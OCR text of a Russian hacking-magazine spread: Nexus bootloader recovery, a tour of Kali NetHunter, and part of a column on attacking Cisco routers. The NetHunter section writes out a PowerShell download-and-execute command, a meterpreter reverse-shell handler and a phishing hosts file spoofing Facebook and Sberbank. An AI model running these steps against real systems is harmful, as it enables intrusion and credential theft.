
Раздел aboot — это первичный бутлоадер. Его можно повредить, если, например, прошить ядро или бутлоадер от другого устройства или выдернуть шнур из телефона в процессе прошивки. При этом слетает таблица разделов и телефон перестает грузиться в бутлоадер и рекавери, а также перестает откликаться на команды fastboot и adb.

Обычный юзер думает, что это «кирпич», и несет телефон в сервисный центр, где платит больше ста долларов за новую взамен якобы сгоревшей плату. На самом же деле в разделе 15 у Nexus 4 и разделе 11 у Nexus 5 находится резервная копия бутлоадера — abootb. Это одна из причин того, что убить Nexus практически невозможно, ведь основной загрузчик можно без проблем восстановить из резервного.

Выключаем смартфон и включаем с одновременным нажатием клавиш <Vol Up + Power>. Затем одновременно нажимаем и удерживаем комбинации кнопок <Vol Up + Vol Down + Power> (сработает, только если убит основной загрузчик). После этого подключаем устройство к компу (теперь оно определится и adb заработает) и копируем резервный загрузчик в раздел основного командами

```
$ adb shell
> su
> dd if="/dev/block/mmcblk0p15" of="/dev/block/mmcblk0p12" // для Nexus 4
> dd if="/dev/block/mmcblk0p11" of="/dev/block/mmcblk0p6" // для Nexus 5
```

Таблица разделов восстановится, и при необходимости можно далее прошить нужный бутлоадер.




```
23:13
Окно 1
u0_a80@hammerhead:/ $ su
root@hammerhead:/ # fdisk /dev/block/mmcblk0
Found valid GPT with protective MBR; using GPT

Command (m for help): p
Disk /dev/block/mmcblk0: 61071360 sectors, 58.2M
Logical sector size: 512
Disk identifier (GUID): 98101b32-bbe2-4bf2-a06e-2bb33d000c20
Partition table holds up to 32 entries
First usable sector is 34, last usable sector is 61071326


Number  Start (sector)    End (sector)  Size       Code  Name
   1            1024          132095     128K   0700  modem
   2          132096          134143     2048   0700  sbl1
   3          134144          135167     1024   0700  rpm
   4          135168          136191     1024   0700  tz
   5          136192          137215     1024   0700  sdi
   6          137216          138239     1024   0700  aboot
   7          138240          142335     4096   0700  pad
   8          142336          144383     2048   0700  sbl1b
   9          144384          145407     1024   0700  tzb
  10          145408          146431     1024   0700  rpmb
  11          146432          147455     1024   0700  abootb
  12          147456          153599     6144   0700  modemst1
  13          153600          159743     6144   0700  modemst2
  14          159744          160767     1024   0700  metadata
  15          160768          193535    32768   0700  misc
  16          193536          226303    32768   0700  persist
  17          226304          232447     6144   0700  imgdata
  18          232448          277503    45056   0700  laf
  19          277504          322559    45056   0700  boot
  20          322560          367615    45056   0700  recovery
  21          367616          373759     6144   0700  fsg
  22          373760          374783     1024   0700  fsc
  23          374784          375807     1024   0700  ssd
  24          375808          376831     1024   0700  DDR
  25          376832         2473983    2048K   0700  system
  26         2473984         2535423    61440   0700  crypto
  27         2535424         3969023    1400K   0700  cache
  28         3969024        61071315    54.4M   0700  userdata
  29        61071316        61071326       11   0700  grow

Command (m for help):
```

Структура разделов на Nexus 4 и Nexus 5

СМАРТФОН ДЛЯ ПЕНТЕСТЕРА


ЗНАКОМИМСЯ С KALI NETHUNTER



ARM-сборки BackTrack 5 и Kali Linux можно было запустить в среде Android давно. Некоторые инструменты в них не работали, другие работали медленно, но в целом дистрибутив шевелился, и можно было носить в кармане несколько сотен утилит для пентестинга. BinkyBear из комьюнити Kali решил, что этого мало, и создал Kali NetHunter — вариант дистрибутива, оптимизированный для Android.



Евгений Зобнин
androidstreet.net



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ТОТ САМЫЙ KALI LINUX

По своей сути NetHunter — это почти не измененный Kali Linux, устанавливаемый «поверх» Android и работающий внутри chroot-окружения. Он включает в себя все тот же набор из огромного количества хорошо известных нам инструментов пентестинга, а также графическую среду XFCE, достучаться до которой можно как с самого смартфона, так и с ноута/компа/планшета с помощью любого VNC-клиента.

Отличие NetHunter от «просто установки Kali Linux в chroot» в нескольких нюансах. Во-первых, здесь есть графическое приложение для управления некоторыми возможностями дистрибутива, вроде запуска тех или иных сервисов или включения точки доступа MANA. Во-вторых, он включает в себя небольшой набор Android-софта, который будет полезен при выполнении атак или работе с дистрибутивом: Hacker's Keyboard, Android VNC, DriveDroid и другие.

В-третьих, для каждого поддерживаемого устройства в NetHunter есть собственное кастомное ядро, собранное с поддержкой загрузки эмуляции USB-клавиатуры или сетевого адаптера и механизмов внедрения фреймов в сетевой поток (Wireless 802.11 frame injection). Эти функции используются для проведения атак типа BadUSB, Teensy, а также для внедрения в передаваемые по сети файлы разного рода бэкдоров (с использованием точки доступа MANA и инструмента Backdoor Factory — goo.gl/TDtU9A).

В остальном же все довольно стандартно, и тот, кто знаком с Kali (я не говорю о юзерах графической оболочки), найдет здесь знакомое окружение и набор инструментов: Aircrack, Maltego, Metasploit, SAINT, Kismet, Bluebugger, BTCrack, Btscanner, Nmap, p0f и многие, многие другие.

СТАВИМ И ЕДЕМ

На момент написания этих строк последней публичной версией NetHunter была 1.1.0, а официальная поддержка существовала всего для шести (или восьми, как посмотреть) моделей устройств:

- Nexus 4 (GSM);
- Nexus 5 (GSM/LTE);
- Nexus 7 [2012] (Wi-Fi);
- Nexus 7 [2012] (Mobile);
- Nexus 7 [2013] (Wi-Fi);
- Nexus 7 [2013] (Mobile);
- Nexus 10;
- OnePlus One 16 GB;
- OnePlus One 64 GB.

Второе требование — это версия Android 4.4.4; без добавления «как минимум», да еще и с полученным root, кастомной консолью восстановления (TWRP или CWM, без разницы) и не меньше 4,5 Гб свободного пространства. А чтобы получить возможность снифинга трафика и инъекции фреймов, нужна еще и внешняя USB-шная Wi-Fi-сетевуха, причем не какая попало, а той модели, поддержка которой реализована в ядре (см. врезку), а также OTG-кабель для подключения.

Когда все эти требования будут выполнены — ты готов. Теперь иди на страницу загрузки (goo.gl/aorLZz), ищи свой девайс и скачивай ZIP-файл (там есть также Windows-инсталлятор, но его я описывать не буду по религиозным соображениям). Теперь скидывай ZIP на карту памяти, перезагружай смартфон в режим recovery и прошивай прямо поверх текущей прошивки без всяких вайпов (как это делается, мы рассказывали уже много раз). Процесс будет длиться долго, так как 2,4-гигабайтное chroot-окружение Kali Linux запаковано с помощью весьма жадного до процессора и памяти архиватора bzip2. После завершения операции можно перезагрузиться.

ЧТО ВНУТРИ?

Итак, вновь загрузился Android, и теперь у нас есть:

- NetHunter Home — приложение-обвязка для запуска самых необходимых функций Kali NetHunter.
- Дистрибутив Kali Linux в каталоге /data/local/kali-armhf/ (все операции запускаются в нем).
- BusyBox и консольный редактор Nano.
- Android VNC — простой VNC-клиент для доступа к рабочему столу Kali Linux.
- BlueNMEA — приложение для отсылки текущих координат на другое устройство по Bluetooth или TCP (нужен для работы Kismet).
- DriveDroid — приложение, позволяющее использовать смартфон в качестве Live USB.
- Hacker's Keyboard — всем известная полноразмерная Android-клавиатура.
- RF Analyzer — приложение для работы с HackRF/RTL-SDR.
- USB Keyboard — эмулятор USB-клавиатуры.
- Набор конфигурационных файлов и обоев на карте памяти (в каталогах files и kali-nh).


СОВМЕСТИМЫЕ С NETHUNTER СЕТЕВЫЕ АДАПТЕРЫ

- TP-Link TL-WN321G
- TP-Link TL-WN722N
- TP-Link TL-WN821N
- TP-Link TL-WN822N
- Alfa AWUS036H
- Alfa AWUS036NH
- Ubiquiti Networks SR71-USB
- SMC SMCWUSB-N2
- Netgear WNA1000

Центральное место здесь занимают, конечно же, NetHunter Home и сам дистрибутив, причем первый — это просто обвязка для запуска тех или иных действий внутри дистрибутива через скрипт /system/bin/bootkali. NetHunter Home запускает его с тем или иным аргументом (например, start apache), а тот, в свою очередь, делает chroot в /data/local/kali-armhf/ и выполняет ряд команд в зависимости от переданного аргумента.

NETHUNTER HOME

Итак, NetHunter Home — главный «пульт управления» Kali NetHunter. Он разделен на восемь независимых вкладок. Первая — это просто экран приветствия, на котором отображается инфа о NetHunter, а также IP-шники сетевых интерфейсов и внешний IP роутера, если девайс подключен к Wi-Fi. На второй вкладке здесь так называемый Kali Launcher, который позволяет открыть консоль Kali в chroot (просто выполняет команду bootkali), запустить текстовое меню (bootkali kalimenu), о котором мы поговорим позже, обновить Kali chroot (bootkali update) или запустить инструмент wifite (goo.gl/aW82v2) для взлома сетей Wi-Fi (WEP, WPS, перехват WPA handshake); он требует внешний Wi-Fi-адаптер. На третьей вкладке панель управления сетевыми сервисами: SSH, Dnsmasq, Hostapd (точка доступа), OpenVPN, Apache, сервер Metasploit и веб-интерфейс BeEF Framework (beefproject.com).




WARNING

При установке второй системой через MultiROM установщик NetHunter не сможет прошить кастомное ядро, в результате чего функции инъекции фреймов, BadUSB и эмуляции клавиатуры окажутся недоступны.

HID Keyboard Attack

Четвертая вкладка позволяет запустить атаку HID Keyboard Attack. Ее суть очень проста: подключенный к компу через OTG-кабель смартфон/планшет прикидывается USB-клавиатурой и «нажимает» любые кнопки, какие мы захотим. По умолчанию NetHunter предлагает нам два варианта ее использования.







Главный экран NetHunter Home

↗ **Панель управления сервисами**

Первый — наша виртуальная клавиатура открывает командную строку и вбивает указанные нами команды. Для этого переходим на второй экран (Windows CMD), вбиваем в поле ввода любые команды и нажимаем кнопку Update. Подключаем девайс к компу, открываем меню и нажимаем Execute Attack. Наблюдаем за тем, что происходит в винде.

Второй способ более изощренный и сложный в настройке. Он носит имя PowerSploit Attack и позволяет быстро получить сетевой доступ к командной строке Windows с телефона (вся операция занимает несколько секунд). Работает это так: смартфон подключается к компу, открывает командную строку и запускает в ней PowerShell со следующей командой (во время самой атаки она будет закодирована в Base64):

```
iex (New-Object Net.WebClient).DownloadString↵
("http://192.168.1.1/payload")
```

Эта команда запускает скрипт, размещенный по адресу http://192.168.1.1/payload. IP — это наш смартфон с запущенным Apache, а payload — PowerShell-эксплойт, вся работа которого заключается в том, чтобы загрузить с сервера Metasploit (он тоже запущен на нашем смартфоне) наш шелл-код, реализующий обратный HTTPS-шелл, и внедрить его в текущий процесс PowerShell:





Устанавливаем Kali NetHunter

```
Invoke-Shellcode -Payload windows/meterpreter↵
/reverse_https -Lhost 192.168.1.1 -Lport 4444 -Force
```

В результате мы получим доступ к командному интерпретатору Windows по HTTPS. Реализовать такую атаку с помощью одного лишь тыканья по кнопочкам интерфейса не удастся, поэтому придется повозиться с командной строкой Kali. Для начала переходим на вкладку HID Keyboard Attack, в поле IP Address вписываем свой айпишник (напомню, он есть на главной странице NetHunter Home), в поле Port оставляем 4444, Payload оставляем как есть, в поле URL to payload меняем IP на свой. Нажимаем Update.

Теперь идем в Kali Service Control и включаем Apache. Далее нам необходимо запустить сервер Metasploit. Идем в Kali Launcher и запускаем Shell. В нем открываем консоль Metasploit:

```
# msfconsole -q
```

И настраиваем хендлер для отдачи нашего шелл-кода:

```
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_https
> set LHOST 192.168.1.1
> set LPORT 4444
> exploit
```

Естественно, вместо 192.168.1.1 используем IP смартфона. На этом конфигурация завершена, и мы готовы к атаке. Сворачиваем (не закрываем!) окно терминала с Kali, возвращаемся в NetHunter Home, подключаем смартфон OTG-кабелем к компу, ждем пару секунд и нажимаем Execute Attack на вкладке HID Keyboard Attack. Возвращаемся в терминал Kali и наблюдаем. Если все прошло гладко, в терминал вывалится строчка [*] Meterpreter session 1 opened. После этого можно отключиться от компа и получить сетевой доступ к его командной строке с помощью команды shell. Это все.

BadUSB MITM Attack

Это пятая вкладка Kali NetHunter. Здесь находится интерфейс включения местной реализации нашумевшей атаки BadUSB. Принцип этой атаки довольно прост и сводится к тому, что после подключения к компу USB-девайс (в данном случае смартфон) переконфигурирует собственный USB-контроллер с целью прикинуться другим устройством и выполнять несвойственные ему функции. В описанном выше типе атаки смартфон притворялся клавиатурой, в реализации атаки BadUSB, продемонстрированной на Black Hat 2014, он становится внешней сетевой картой.

Точно так же работает и аналогичная функция NetHunter. Ты просто подключаешь смартфон к компу, запускаешь NetHunter Home, затем включаешь BadUSB, и комп автоматически начинает использовать твой девайс для выхода в интернет, вне зависимости от того, работает он на базе Windows или Linux (но только в том случае, если дистрибутив использует один из автоматических конфигураторов сетевой карты, например NetworkManager). Ключевая идея этой атаки в том, что трафик можно поснифать с помощью Wireshark или стандартного tcpdump, запустив его из консоли Kali и указав в качестве сетевого интерфейса rndis0:

```
# tcpdump -i rndis0
```

Или даже выполнить фишинг-атаку, создав на карте памяти файл hosts с IP-адресами подложных серверов:

```
123.123.123.123 facebook.com
234.234.234.234 sberbank.ru
```

И перезапустить dnsmasq из консоли Kali, подсунув наш файл hosts:

ЧТО ИМЕННО ДЕЛАЕТ СКРИПТ BOOTKALI?

1. Отключает SELinux (точнее, переводит в режим permissive).
2. Проверяет наличие root с помощью запуска команды id.
3. Инициализирует необходимые переменные окружения (PATH, TERM, HOME и другие).
4. Прописывает в /data/local/kali-armhf/etc/resolv.conf адреса DNS-серверов, взятые из системных переменных Android (net.dns1, net.dns2 и так далее).
5. Монтирует в /data/local/kali-armhf/ необходимые для работы Linux файловые системы (dev, proc, sysfs, devpts).
6. Включает форвардинг пакетов для работы точки доступа и BadUSB (sysctl -w net.ipv4.ip_forward=1).
7. Если скрипт запущен без аргументов, он выполняет chroot в каталог /data/local/kali-armhf/ и запускает bash.
8. Если указан аргумент, выполняет chroot и запускает либо соответствующий сервис (Apache, например), либо процесс обновления (аргумент update), либо фирменное консольное меню NetHunter (kalimenu).

Часть скрипта bootkali

```
busybox=/data/local/bin/busybox
su 0 setenforce 0


##########  CHECK FOR ROOT ##########
f_checkforroot(){
perm=$(id|$busybox cut -b 5)
if [ "$perm" != "0" ];then echo "ROOT NOT DETECTED! Type: su or install SuperSU to fix"; exit; fi
}

##########  EXPORT ##########
#$busybox mount -o rw,remount /system
export bin=/system/bin
export mnt=/data/local/kali-armhf
PRESERVED_PATH=$PATH
export PATH=/usr/bin:/usr/sbin:/bin:/usr/local/bin:/usr/local/sbin:$PATH
export TERM=linux
export HOME=/root
export LOGNAME=root
unset LD_PRELOAD


########## SET DNS #########

rm -f /data/local/kali-armhf/etc/resolv.conf # remove dns entries
touch /data/local/kali-armhf/etc/resolv.conf # create empty resolv.conf

for i in 1 2 3 4; do
   if [[  -z $(getprop net.dns${i}) ]]; then
      # we go through 1-4 dns servers and break out of loop on empty
      break
   else
      # add local/device dns server first
      echo "nameserver $(getprop net.dns${i})" >> /data/local/kali-armhf/etc/resolv.conf
   fi
done
```



Вкладка HID Keyboard Attack



Редактор скрипта запуска MANA

```
# killall dnsmasq
# dnsmasq -H /sdcard/hosts -i rndis0 -R -S 8.8.8.8\↵
        -F 192.168.100.100,192.168.100.200 -x /↵
var/run/dnsmasq.pid
```

MANA Evil Access Point

Шестая вкладка, и здесь у нас интерфейс запуска программной точки доступа MANA (goo.gl/5lRDEp), разработанной в компании SensePost (sensepost.com). Это модифицированный hostapd и набор скриптов, которые позволяют перехватывать (и брутфорсить) хеши паролей от точки доступа с аутентификацией IEEE 802.1X (сервер RADIUS, корпоративщина), выполнять HTTPS Stripping (автоматическая подмена HTTPS-ссылок на HTTP) и SSL Split (перехват и логирование SSL/TLS-соединений). Несмотря на обилие экранов с файлами настройки во вкладке, все это хозяйство вполне себе работает из коробки и сыплет логи в /var/lib/mana-toolkit/ внутри Kali chroot. А оттуда их можно скопировать на SD-карту:

```
# cp -R /var/lib/mana-toolkit/ /sdcard/
```

В NetHunter доступны пять стандартных конфигураций MANA, выбор между которыми можно сделать во время запуска точки доступа:

- mana-nat-full — NAT во внешний мир (через сотовую сеть), плюс перехват кукисов, плюс HTTPS Stripping и SSL Split;
- mana-nat-simple — просто NAT, можно юзать для снифинга трафика;
- mana-nat-simple-bdf — NAT плюс редирект HTTP-трафика на порт 8080, на котором можно запустить BDFProxy для внедрения кода (бэкдора) в передаваемые файлы (эта тема выходит за рамки данной статьи);
- mana-noupstream — точка доступа без выхода в интернет с перенаправлением трафика в Metasploit с преднастроенными фиктивными SMB, SMTP, HTTP и другими сервисами (перехват логинов и паролей);
- mana-noupstream-eap — то же самое, но с перехватом и брутфорсингом EAP-хешей.

В любой из этих конфигураций точка доступа может быть использована для атаки типа KARMA (поле Enable Karma на первом экране MANA Evil Access Point). В этом случае она будет менять свой SSID на тот, что пытается найти сам клиент (клиент выполняет Probe Request, содержащий имена «сохраненных/доверенных сетей», его перехватывает MANA и оперативно меняет свое имя, индивидуально для каждого клиента). При отключении данной функции точка доступа будет иметь имя, указанное в поле SSID.

КОНСОЛЬ, ТЕКСТОВОЕ МЕНЮ И VNC

Как я уже сказал, для работы с NetHunter совсем не обязательно использовать графическое Android-приложение. К нашим услугам есть скрипт bootkali, а также набор скриптов в /system/xbin/, с помощью которых можно запускать сервисы и атаки. Например, ту же точку доступа MANA можно запустить, открыв терминал Android и запустив скрипт start-mana-full:


```
$ su
# start-mana-full
```

Также доступны start-apache, start-badusb, start-ssh и другие, все их можно увидеть, выполнив в терминале такую команду:

```
$ ls /system/xbin/start-*
```

У большинства скриптов есть и компаньон в виде скрипта stop-*, например stop-apache. Также мы можем выполнить chroot в окружении Kali для запуска экзотических видов атак и инструментов. Для этого просто набираем bootkali в терминале, а далее запускаем любые необходимые инструменты, например kismet:

```
$ bootkali
# kismet
```





Текстовое меню Kali

Чтобы не мучиться с поиском необходимых инструментов и не вспоминать правильные команды их запуска и аргументы, можно использовать команду kalimenu внутри Kali chroot. Она выведет на экран разбитое на разделы меню, через которое можно запустить нужный инструмент, выполнить некоторые настройки и запустить VNC-сервер для доступа к графическому интерфейсу Kali с компа или через Android VNC. Всего тут одиннадцать пунктов, с помощью которых можно запустить знакомые нам airdump-ng, wifite (раздел Wireless Attack), tcpdump, tshark (Sniffing/Spoofing), AutoSSH, pTunnel (Revers Shells), Metasploit, Beef-XSS (Exploit Tools) и многие другие.

Особо отмечу меню USB Attacks, содержащее забавный инструмент deADBolt (goo.gl/10gWiD). Это своего рода взломщик Android-девайсов, позволяющий подключить другой смартфон с помощью OTG-кабеля и снять с него блокировку, утащить данные приложений, настройки аккаунтов, фотографии или все содержимое SD-карты целиком. Недостаток инструмента только в том, что для работы он использует протокол ADB, а это значит, что на смартфоне жертвы атаки должен быть активирован режим разработчика, включена «Отладка по USB», дано согласие на отладку с нашего смартфона (появляется при подключении и только после разблокировки экрана). Для выполнения всех операций, кроме получения содержимого карты памяти и фото, смартфон жертвы должен иметь root.


В общем, игрушка и не более того.

Ну и напоследок — как включить доступ по VNC. Запускаем kalimenu, набираем 13 (это пункт Services), далее 3 (Start VNC Server), скрипт попросит два раза вбить пароль для доступа и выбрать, куда ему вешаться — только на localhost (для доступа с устройства) или на внешний интерфейс (для доступа с компа или других девайсов). Далее берем любой VNC-клиент и подключаемся к смартфону (IP, как я уже говорил, есть на первой вкладке NetHunter Home). На экране появится окружение рабочего стола XFCE.



WARNING

Несмотря на то что для Nexus 7 образца 2012 года существует драйвер, способный перевести внутренний сетевой адаптер в режим мониторинга, он не поддерживается Kali NetHunter.





Wireshark, запущенный на смартфоне

ВЫВОДЫ

NetHunter — интересный, но пока еще сильно недоработанный проект. Организация дистрибутива очень нелогична, графическое Android-приложение позволяет запустить ограниченный набор инструментов, часть из которых приходится комбинировать с консольными командами. Документация скудная и поверхностная, поддержка устройств минимальная. Однако проект более чем перспективный, и, судя по анонсам разработчиков, это только начало длинного пути.

EASY HACK



Алексей «GreenDog» Тюрин
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

НАСТРОИТЬ CISCO КАК СЕРВЕР

РЕШЕНИЕ

Сегодня мы снова коснемся темы ломания Cisco-девайсов (роутеров, свичей), так сказать, продолжим начатое. В данной же задачке я хотел дополнить и поправить то, что было изложено в предыдущем номере.

Во-первых, на устройствах есть не два, а три варианта разделения пользователей: только по паролю, по логину и паролю или в модели «AAA» (тоже по логину и паролю). Практической разницы для пентестера вроде бы не наблюдается, но все-таки лучше отталкиваться от корректной информации.

Во-вторых, хотел дополнить задачку ситуацией, когда у нас есть уже похаканная циска и с нее мы пытаемся поломать другую циску по SNMP. А с учетом того, что на девайсе мы можем найти SNMP-клиент, то послать команды на переконфигурирование не составит труда (последовательность см. в прошлом номере). Но очень вероятно, что возникнет потребность скачать какие-то файлы с нашей захваченной циски на атакуемую (пример будет далее). Задачка эта нетрудная, но знать о таких возможностях желательно.

Суть в том, что циски (в зависимости от версии ОС) поставляются с различными сервисами. Самый простой и распространенный — TFTP (trivial file transfer protocol) 69/UDP-порт. Это олдскульный протокол для передачи файлов. Он очень примитивен (вообще нет аутентификации, листинга директорий), но до сих пор часто используется в инфраструктуре сетевых устройств (роутеры, свичи, VoIP-телефоны). Так вот, данный сервис мы легко можем поднять на циске:

```
conf term
tftp-server flash:file_name.txt
```

И все! Теперь данный файл будет доступен для скачивания с циски по TFTP.

Забрать его можно будет командой (или аналогами):

```
copy tftp://cisco_ip/file_name.txt flash:new_filename.txt
```

Но есть проблема, когда нам надо загрузить файл на какой-то сервер. К сожалению, TFTP в Cisco-девайсах позволяет лишь скачивать файлы, но не загружать их.

В зависимости от версии ОС в циске она может поддерживать также FTP (с 2007 уже нет), SCP, RCP и, возможно, еще какие-то протоколы. Вот последовательность команд для включения SSH с поддержкой SCP (если SSH уже настроена, то нужна только последняя команда).

```
ip domain-name company.com
hostname routername
crypto key generate rsa general-keys modulus 2048
username Username privilege 15 password CiscoPassword
aaa new-model
aaa authentication login default local
aaa authorization exec default local
ip scp server enable
```

В IOS команда для скачивания по SCP будет:

```
copy scp://username:password@192.168.1.1/file_name.txt flash:file.txt
```

ПРОСКАНИРОВАТЬ ПОРТЫ С CISCO

РЕШЕНИЕ

Представим себе, что мы успешно захватили контроль над Cisco-роутером и, возможно, даже получили доступ в новую подсеть (например, административный VLAN). Что же дальше мы можем сделать? Есть целый ряд возможных вариантов.

Для начала важно помнить о различных встроенных клиентах, о которых говорилось в предыдущей задачке, а также о таких классических тулзах, как ping, traceroute, — они присутствуют в большинстве IOS, и мы можем использовать их для выяснения нашей диспозиции.

